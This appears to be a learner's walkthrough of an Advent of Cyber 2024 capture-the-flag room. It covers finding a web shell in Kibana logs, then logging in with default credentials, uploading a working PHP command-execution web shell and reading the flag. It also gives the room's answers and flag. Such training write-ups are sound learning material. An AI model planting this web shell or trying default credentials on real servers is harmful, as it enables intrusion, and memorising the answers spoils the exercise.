Advent of Cyber 2024


Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!


Day 3: Even if I wanted to go, their vulnerabilities wouldn't allow it.


➔ Today, I tackled a security exercise focused on identifying and exploiting vulnerabilities using the Kibana Discover interface to examine Apache2 logs for traces of an attack on Frosty Pines Resorts.

Step 1: Accessing the ELK Interface

➔ Upon visiting the URL http://10.10.190.202:5601/ within my AttackBox's browser, I was greeted by the ELK home page.
➔ The task required using Kibana's Discover interface to explore Apache2 logs. To access it, I clicked the three horizontal lines in the top left corner to open the slide-out tray. Under the "Analytics" section, I selected **Discover** to proceed.








Step 2: Reviewing the Logs

- ➔ Next, I filtered the logs for the **frostypines-resorts** collection in ELK, which contained data relevant to the attack.
- ➔ The objective was to find evidence of malicious activity, so I utilized Kibana's search function to look for any entries related to "shell.php" by typing `"shell.php"` into the search bar.
- ➔ This query helped identify suspicious logs pointing to a potential web shell uploaded to the server.

Answer: BLUE: Where was the web shell uploaded to?


Answer format: /directory/directory/directory/filename.php

Question: /media/images/rooms/shell.php



Answer: BLUE: What IP address accessed the web shell?


Question: 10.11.83.34




Step 3: Modifying the Hosts File

➔ In order to access the target website, http://frostypines.thm, I had to update my hosts file on the AttackBox. I did this by executing the following command in the terminal:

Command: echo "10.10.190.202 frostypines.thm" >> /etc/hosts



➔ This allowed me to access the website directly from my browser.




Step 4: Identifying Vulnerabilities


➔ Upon reviewing the logs, it became clear that a web shell was present.
➔ A web shell is a script that attackers upload to vulnerable servers, granting them remote control over the system.
➔ With a web shell in place, attackers can execute commands, manipulate files, and further compromise the server.
➔ I logged into the admin panel using default or weak credentials, which is a common tactic attackers use.


Below are some examples of weak/default credentials that attackers might try:

Username	Password
admin	admin
administrator	administrator
admin@domainname	admin
guest	guest



➔ After logging in, I found that I had access to an admin console where I could manage the site, including uploading files.






Step 5: Exploiting Remote Code Execution (RCE) via File Upload

- ➔ The next step involved exploiting a file upload vulnerability to achieve remote code execution (RCE).
- ➔ I navigated to the "Add New Rooms" section of the site, where I found an option to upload files.
- ➔ I created a simple PHP web shell script designed to execute commands when uploaded.


Here is the PHP code I used for the web shell:

```
<html>
<body>
<form method="GET" name="<?php echo
basename($_SERVER['PHP_SELF']); ?>">
<input type="text" name="command" autofocus id="command"
size="50">
<input type="submit" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['command']))
    {
        system($_GET['command'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

- ➔ I saved this code as **shell.php** and uploaded it to the server. This script would allow me to remotely execute commands once uploaded.




➔ Evidence that room 2024 has been added




Step 6: Verifying Upload and Gaining Access


➔ Once the file was uploaded, I used browser developer tools (pressing F12) to inspect the network traffic and find the location of my uploaded shell.php file.

➔ I refreshed the page and searched for the response containing **shell.php**. From the response headers, I learned the file was stored at:http://frostypines.thm/media/images/rooms/shell.php





➔ I then accessed this file directly in my browser, which allowed me to execute commands remotely.




Step 7: Retrieving the Flag

To retrieve the flag from the compromised server, I needed to list the files on the server and access the **flag.txt** file. I executed the following commands via the web shell:

1. **Listing files**

Command: ls




Displaying the contents of flag.txt

Command: cat flag.txt

Answer: RED: What is the contents of the flag.txt?

Question: THM{Gl1tch_Was_H3r3}



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